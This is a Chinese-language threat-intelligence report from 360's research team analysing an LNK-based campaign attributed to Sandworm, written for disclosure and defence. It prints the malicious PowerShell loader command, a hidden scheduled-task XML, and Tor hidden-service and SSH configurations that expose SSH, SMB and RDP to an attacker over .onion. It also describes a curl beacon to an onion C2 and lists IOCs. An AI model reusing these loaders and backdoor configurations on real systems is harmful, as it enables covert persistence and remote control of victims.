

疑似APT-C-13 (Sandworm) 组织利用SSH+TOR隧道实现隐蔽持久化的攻击活动分析

```
Relative Path: ..\..\..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Arguments: $firstSummaryTitle=(where.exe /r $env:USERPROFILE 'Iskhod_7582_Predstavlenie_na_naznachenie.zip') | select -F
first 1; $totalValueThreshold=$firstSummaryTitle.Trim(); Expand-Archive $totalValueThreshold -D $env:APPDATA\uuidPeriod;
$totalValueThreshold=$env:APPDATA+'\\uuidPeriod\$\$RECYCLE.BIN\employeeTrigger'; $permanentLicenseRate=$totalValueThreshold
+'.zip'; ren $totalValueThreshold -N $permanentLicenseRate; Expand-Archive $permanentLicenseRate -D $env:APPDATA\outlook
; $mainDataType=gc $env:APPDATA\outlook\currentSessionTrigger; Start-Process -Wi Hidden powershell $mainDataType
Icon Location: C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
```

该LNK主要功能是释放多个恶意载荷并执行，其流程是：首先在当前用户的配置文件目录及其子文件夹中递归搜索自身诱饵压缩包（Iskhod_7582_Predstavlenie_na_naznachenie.zip），将其解压至AppData\Roaming\uuidPeriod目录后，定位其中伪装在\$RECYCLE.BIN路径下的无后缀文件employeeTrigger并将其强制重命名为.zip格式，随即将其二次解压至AppData\Roaming\outlook目录，最终读取解压出的currentSessionTrigger文件内容，将其作为PowerShell指令启动一个隐蔽无窗口（Hidden）的进程在后台静默执行。其解压后所有的文件如下所示。

	currentSessionTrigger	2026/1/22 6:30	文件	4 KB
	dropbox.exe	2026/1/22 6:30	应用程序	10,143 KB
	externalCustomerDate.xml	2026/1/22 6:30	Microsoft Edge ...	2 KB
	iconComment	2026/1/22 6:30	文件	227 KB
	indexWeight	2026/1/22 6:30	文件	1 KB
	Iskhod_7582_Predstavlenie_na_nazna...	2026/1/22 6:30	Chrome PDF Do...	125 KB
	libcrypto.dll	2026/1/22 6:30	应用程序扩展	1,842 KB
	localLevelAction	2026/1/22 6:30	文件	134 KB
	localResponseSummary	2026/1/22 6:30	文件	1 KB
	localResponseSummary.pub	2026/1/22 6:30	Microsoft Publis...	1 KB
	obsstudio.exe	2026/1/22 6:30	应用程序	376 KB
	operagx.exe	2026/1/22 6:30	应用程序	1,313 KB
	previousAdminResult.xml	2026/1/22 6:30	Microsoft Edge ...	2 KB
	safari.exe	2026/1/22 6:30	应用程序	17,291 KB
	ssh-shellhost.exe	2026/1/22 6:30	应用程序	185 KB
	statePointer	2026/1/22 6:30	文件	1 KB
	statusMap	2026/1/22 6:30	文件	1 KB

为了方便阐述，这里先把该目录中所有的文件功能都列举出来。

1) 核心控制与启动

文件名	功能	详细说明
currentSessionTrigger	恶意载荷主控脚本 (Payload)	攻击的核心控制逻辑。负责环境检测、展示诱饵 PDF、注册计划任务以实现持久化，并启动 Tor 和 SSH 服务。
Iskhod_7582_...pdf	诱饵文档 (Decoy)	正常的 PDF 文件。脚本运行后会将其打开给用户看，以掩盖恶意软件正在后台安装的事实。
externalCustomerDate.xml	计划任务配置 (SSH)	用于注册名为 OperagxRepairTask 的任务，确保 operagx.exe (SSH) 在开机/登录时自动运行。
previousAdminResult.xml	计划任务配置 (Tor)	用于注册名为 DropboxRepairTask 的任务，确保 dropbox.exe (Tor) 在开机/登录时自动运行。

2) 伪装的服务端程序 (Executables)

文件名	真实身份	伪装对象	功能说明
dropbox.exe	Tor服务端(tor.exe)	Dropbox 云盘	负责连接Tor。读取 statusMap 配置，将本地端口映射到 .onion 域名。

operagx.exe	SSH 服务端 (sshd.exe)	Opera GX 浏览器	OpenSSH 的守护进程。读取 statePointer 配置，监听本地端口，等待攻击者通过 Tor 隧道连接。
safari.exe	流量混淆插件 (obfs4proxy)	Safari 浏览器	Tor 的插件。将 Tor 流量伪装成普通 TCP 流量，防止被防火墙或流量审计设备发现。
obsstudio.exe	SFTP 服务端 (sftp-server)	OBS 直播软件	配合 SSH 使用，允许攻击者通过加密通道从受害电脑上传或下载文件。
ssh-shellhost.exe	SSH 终端主机	(无明显伪装)	OpenSSH 的辅助组件，用于支持在 Windows 上执行 Shell 命令。

3) 配置文件与密钥 (Configs & Keys)


文件名	真实身份	功能说明
statePointer	SSH 配置文件 (sshd_config)	指导 operagx.exe 监听本地端口 20321，并指定密钥文件位置。
statusMap	Tor 配置文件 (torrc)	指导 dropbox.exe 创建隐藏服务，暴露 SSH(22)、RDP(3389)、SMB(445) 等端口。
indexWeight	攻击者公钥 (authorized_keys)	存储了攻击者的 SSH 公钥。攻击者凭此密钥即可免密码登录受害主机。
localResponseSummary	主机私钥 (ssh_host_key)	受害机的 SSH 服务端私钥，用于建立加密连接时的身份验证。
localResponseSummary.pub	主机公钥	受害机的 SSH 服务端公钥。

3.攻击组件分析

1) 主控脚本分析

Lnk文件运行后，其首先加载的是主控脚本currentSessionTrigger，该文件具体内容如下所示：


currentSessionTrigger脚本作为整个攻击链的初始化核心，集成了环境检测、反取证及持久化部署功能。脚本运行开始即执行严格的沙箱及虚拟机检测逻辑，通过校验%APPDATA%\Microsoft\Windows\Recent路径下的.lnk文件数量（阈值≥10）以及系统当前运行的进程总数（阈值≥50）来判定宿主环境。若任一条件未满足，脚本将判定当前环境为虚拟机或分析沙箱并立即终止运行。在确认环境安全后，脚本会立即执行诱饵展示与痕迹清除操作：将伪装的 PDF 文档（Iskhod_7582_Predstavlenie_na_naznachenie.pdf）移动至用户的 Downloads目录并调用系统命令打开，以此转移受害者注意力。打开的诱饵文档如下所示。



随后，主控脚本递归删除释放目录（uuidPeriod）及脚本自身文件，最大限度消除磁盘取证痕迹。在确保单实例运行方面，脚本创建了名为Global\ratingMethod的系统互斥体，一旦检测到同名互斥体存在即退出，防止多重实例冲突。紧接着，脚本通过读取并修改预置的XML模板（externalCustomerDate.xml与previousAdminResult.xml），将模板中的\$UserId占位符替换为当前环境的“域名\用户名”，并据此注册名为OperagxRepairTask和DropboxRepairTask的两个计划任务。这两个任务分别伪装成Opera GX浏览器和Dropbox的修复程序，实现了恶意载荷的开机自启与持久化驻留。

脚本最后阶段是建立C2通信通道。脚本进入循环等待状态，持续监测%APPDATA%\outlook\exceptionTag\hostname文件（由Tor服务端启动后生成的隐藏服务标识）是否生成。一旦获取到该文件，脚本读取其前56字节的主机名片段，结合当前用户名与硬编码版本号（3-vquemoxm），拼接成查询参数。随后，脚本调用系统curl命令，通过参数--socks5-hostname localhost:9050强制流量经由本地Tor代理转发，并配合--retry 1000及--retry-all-errors参数确保持续高频重试，最终将受害者的上线信息发送至硬编码的暗网C2地址

（kvk46su7d2qi6g4n43syp4zbsf2rihnc6ztj77qtc2ojviewjqvqilnqd.onion），完成整个攻击链的闭环。下图是Tor服务端运行后的hostname。



2) 计划任务分析

在主控脚本中会加载两个XML配置文件，以创建两个计划任务，这两个计划任务具体内容如下：

```
externalCustomerData.xml
1 <?xml version="1.0" encoding="UTF-16"?>
2 <Task version="1.3" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
3   <Triggers>
4     <LogonTrigger>
5       <Enabled>true</Enabled>
6       <UserId>$UserId</UserId>
7     </LogonTrigger>
8   </Triggers>
9   <Settings>
10    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
11    <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
12    <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>
13    <AllowHardTerminate>true</AllowHardTerminate>
14    <StartWhenAvailable>true</StartWhenAvailable>
15    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
16    <IdleSettings>
17      <StopOnIdleEnd>true</StopOnIdleEnd>
18      <RestartOnIdle>false</RestartOnIdle>
19    </IdleSettings>
20    <AllowStartOnDemand>true</AllowStartOnDemand>
21    <Enabled>true</Enabled>
22    <Hidden>true</Hidden>
23    <RunOnlyIfIdle>false</RunOnlyIfIdle>
24    <DisallowStartOnRemoteAppSession>false</DisallowStartOnRemoteAppSession>
25    <UseUnifiedSchedulingEngine>true</UseUnifiedSchedulingEngine>
26    <WakeToRun>false</WakeToRun>
27    <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>
28    <Priority>7</Priority>
29  </Settings>
30  <Actions Context="Author">
31    <Exec>
32      <Command>conhost</Command>
33      <Arguments>--headless %AppData%/outlook/operagx.exe -f statePointer</Arguments>
34      <WorkingDirectory>%AppData%/outlook</WorkingDirectory>
35    </Exec>
36  </Actions>
37</Task>
```

从这两个XML文件可以看到其核心触发机制配置为 LogonTrigger，即在用户登录时自动执行。模板中的\$UserId字段设为占位符，配合前序 PowerShell 脚本的执行逻辑，该字段会在运行时被动态替换为受害者的“域名\用户名”，从而确保恶意任务精准挂载至受攻陷的用户账户下，实现开机即运行。

此外，为了确保恶意载荷的隐蔽性与运行稳定性，配置文件启用了一系列激进的设置。任务被标记为true，使其在任务计划程序的默认UI视图中不可见，以此逃避管理员的常规检查。同时，配置极大地放宽了运行限制：PT0S将执行时限设为 0（即无限制），允许恶意进程无限期常驻后台；而false与false则强制任务即使在笔记本电脑未连接电源的电池模式下也能启动且不被系统终止，绕过了常规的电源节能策略。

最后，通过传递参数 --headless，攻击者指示conhost在不创建任何可见窗口的情况下启动目标程序。被启动的二进制文件operagx.exe和dropbox.exe分别伪装成合法的Opera GX浏览器和Dropbox 云盘进程，实际上是SSH服务端和Tor服务端。此外，启动参数 -f statePointer 和 -f statusMap 进一步指定了软件运行所需的特定配置文件，确保了攻击组件按预定逻辑加载并建立连接。

3) SSH与TOR配置文件分析

下图分别是Tor客户端与SSH客户端配置

```
statusMap
1 HiddenServiceDir "exceptionTag/"
2 HiddenServicePort 20322 127.0.0.1:20321
3 HiddenServicePort 11435 127.0.0.1:445
4 HiddenServicePort 13893 127.0.0.1:3389
5 HiddenServicePort 12192 127.0.0.1:12191
6 HiddenServicePort 14763 127.0.0.1:14762
7 GeoIPFile geoup
8 GeoIPv6File geoup6
9 DataDirectory opera
10
11 %include localSignalType/*

statePointer
1 Port 20321
2 ListenAddress 127.0.0.1
3 HostKey localResponseSummary
4 PubkeyAuthentication yes
5 PasswordAuthentication no
6
7 AuthorizedKeysFile AppData\Roaming\outlook\indexWeight
8 Subsystem sftp AppData\Roaming\outlook\obsstudio.exe
```

a. SSH 服务端配置 (statePointer)：构建隐蔽内网后门

statePointer是一个经过自定义的OpenSSH服务端配置文件，配合伪装成operagx.exe 的 SSHD程序运行。该配置文件的核心策略是“隐蔽监听”：服务被强制绑定在本地回环地址127.0.0.1的非标准高位端口20321上。这意味着该SSH服务不直接对公网开放，防火墙无法从外部扫描到该端口，仅接受来自本机Tor隧道的流量。在身份验证方面，配置明确禁用了密码登录 (PasswordAuthentication no)，并指定 AppData\Roaming\outlook\indexWeight 为公

钥文件(AuthorizedKeysFile), 确保只有持有特定私钥的攻击者才能访问, 有效防止了暴力破解和管理员的偶然发现。此外, 攻击者还对文件传输功能进行了进程伪装, 将SFTP子系统指向名为obsstudio.exe的程序, 使其在进程列表中看起来像是OBS直播推流软件, 从而混淆视听。


b. Tor隐藏服务配置 (statusMap): 打通暗网穿透隧道

statusMap是标准的Tor客户端配置文件(torrc), 配合伪装成dropbox.exe的Tor程序使用, 其目的是将受害主机的本地服务暴露给暗网。配置首先指定HiddenServiceDir 为"exceptionTag/", Tor启动后会在此目录生成私钥和 .onion域名, 确立受害主机的暗网身份。随后, 攻击者定义了一组精密的"端口映射矩阵", 将Tor网络的虚拟端口流量转发至本地敏感端口: 外部访问Tor的20322端口被直接导向本地的SSH服务(20321), 构成了主要的控制通道; 同时, 配置还暴露了Windows的SMB端口(445映射为11435)和RDP远程桌面端口(3389 映射为13893), 这表明攻击者意图进行文件窃取、横向移动甚至获取完全的图形化控制权。此外, 配置中还包含 12192 和 14763 等非标准端口的映射, 为后续攻击预留的端口。为了进一步隐藏踪迹, Tor的运行数据目录被命名为opera, 试图伪装成浏览器缓存数据。

攻击者通过SSH与TOR隧道相互配合, 可以在受害者核心网络中建立一个永久、匿名、加密、且能全权远程控制的“影子管理台”, 以达到窃取敏感信息的目的。

三、逃避与混淆技术

APT-C-13组织针对受害者网络环境中的流量审查、IP封锁等情况也做出了考量, 下图是Tor在运行时加载的网桥配置文件。



Tor网络连接启用强制混淆网桥 (Obfuscated Bridges) 接入机制, 而非直接连接公开的Tor入口节点。这种配置策略表明攻击者对目标网络环境有明确的预判, 预置了对抗网络封锁的手段。在技术实现上, 该配置启用了obfs4混淆协议。通过配置文件中的指令, 恶意软件调用了伪装成safari.exe的插件程序(实为obfs4proxy)来处理所有出站流量。obfs4协议能够剥离Tor流量中典型的加密指纹特征, 将其重塑为在统计学上看似完全随机的无意义TCP数据流。

这一机制是恶意软件实现深度防御规避的关键。通过混淆流量, 攻击者可成功绕过企业级防火墙和国网络审查系统的深度包检测(DPI)审计。无论目标网络是否存在流量白名单或协议阻断策略, 该配置都能极大提高通信的生存率, 确保受害主机与暗网C2服务器之间的控制通道畅通无阻, 实现持续性的隐蔽控制。

四、归属研判

根据对该样本及其执行链路的溯源分析, 我们较有把握判定此次攻击活动与Sandworm组织存在关联。首先, 恶意载荷伪装成Outlook组件, 以及创建计划任务的方法与Sandworm组织历史攻击模式类似。其次, 攻击者采用了其标志性的“双层嵌套匿名隧道”架构, 利用混淆后的obfs4网桥接入TOR隐藏网络, 并在其隧道内部嵌套SSH服务, 实现对受害机445与3389端口的匿名化映射, 这种控制手段与境外应急响应机构发布的关于Sandworm组织文章^[1]相似, 不同在于公开样本采用NSIS打包, 但设计思路一致, 其中SSH和TOR的配置文件基本类似, 只是从单一样本变成多个样本相互配合的模式, 因此本次攻击行动可认为是之前攻击方式的升级。此外, 相关公开分析文章^[2]也认为这种攻击技术可能与Sandworm组织存在较强关联性。需特别指出的是, 早期网络安全研究公司也曾将此类基于匿名隧道的攻击活动归因于具备强力境外国家背景的黑客组织^[3]。最后, 根据捕获的部分样本上传来自于东欧地区, 伪装文件使用当地通用语言编写且内容与军事题材有关, 结合区域安全态势综合研判, 本次活动归属Sandworm组织的可信度较高。

总结

本次发现的APT-C-13 (Sandworm)攻击载荷展现了该组织在隐匿通信与持久化战术上的显著迭代与升级, 其核心技术路径已由早期的单一木马回连全面转向多个文件协调配合的趋势。此外, 在通道构建上通过引入obfs4混淆协议伪装Tor流量, 并嵌套具有公钥认证功能的SSH服务端, 将受害机内网的SMB与RDP服务直接映射至暗网Onion域名, 这种架构颠覆了传统的边界防御模型, 标志着该组织其武器库已从基础渗透进化为一种高度专业化、具备全球远程管控能力的匿名运维体系。此外本文披露的样本只是该组织攻击过程中使用的部分载荷, 通过对样本进行的深入分析, 希望帮助用户了解此类攻击链条及防范手段。同时也提醒用户提高安全意识, 在日常工作中谨慎处理未知压缩包、邮件附件和超链接, 避免因轻信而在毫无防护的情况下遭受入侵, 造成敏感信息和重要数据的泄露。

附录 IOC

MD5:09f402a02b615dcd14786aaa840db0a21b39fce74193dd2cd5c36b2f8b6262732156c270ffe8e4b23b67efed191b9737a6d095dc0e01f97db7e74cb5be1

C2:

kvk46su7d2qi6g4n43syp4zbsf2rihnc6ztj77qtc2ojvewjqvqilnqd.onion

imnlyhj4mtmtesqrqv7c4ma6dkxeyxw3ae53w6fuz42spndg7zpat6qd.onion

2zrek3mkl72d5b6evpkx2rz2glzrltiorgblpfb2ttg6lacwlstdk4iqd.onion

nytiplwnkinobjaeb5tajiiglip3vtaccju6ta7d47u5u64ktrwhrqd.onion

3xl6xboulyuez6fuydyhj7pdvkshzn4ogsmgwbb3ukrkvgi6bcwvfyd.onion
e3mnde5uyuxjoztup6t3m7nykbicexbzra76ucligwgsaez65w63y2ad.onion

参考链接

- [1]<https://cert.gov.ua/article/6281701>
[2]<https://securityonline.info/sandworm-apt-attacks-belarus-military-with-lnk-exploit-and-openssh-over-tor-obfs4-backdoor/>
[3]<https://cloud.google.com/blog/topics/threat-intelligence/apt29-domain-frontin/>

360高级威胁研究院

360高级威胁研究院是360数字安全集团的核心能力支持部门，由360资深安全专家组成，专注于高级威胁的发现、防御、处置和研究，曾在全球范围内率先捕获双杀、双星、噩梦公式等多起业界知名的0day在野攻击，独家披露多个国家级APT组织的高级行动，赢得业内外广泛认可，为360保障国家网络安全提供有力支撑。

360官网：www.360.cn

热点排行

- 1 [深度分析_Sorry勒索软件的加密实现与行为特征](#)
- 2 [疑似APT-C-13 \(Sandworm\) 组织利用SSH+TOR隧道实现隐蔽持久化的攻击活动分析](#)
- 3 [APT-C-49 \(OilRig\) 以伊朗最新社会热点事件为诱饵的多阶段钓鱼攻击活动分析](#)
- 4 [“下一代Python笔记本”marimo高危漏洞：无需密码，连上WebSocket即可远程控制服务器](#)
- 5 [Apache Tomcat 漏洞：实现远程代码执行 \(CVE-2026-34486\) ,360已修复](#)
- 6 [Windows 截图工具 哈希凭据泄露漏洞\(CVE-2026-33829\) , 360已修复](#)
- 7 [Windows Defender Oday 漏洞，面临在野利用风险，360漏洞挖掘智能体已修复。](#)
- 8 [360发现全球高危漏洞，漏洞挖掘智能体首次披露](#)
- 9 [破解成功_国内顶流勒索软件Wmansvcs解密分析](#)
- 10 [银狐木马开启围猎_东南亚诸国沦为猎场](#)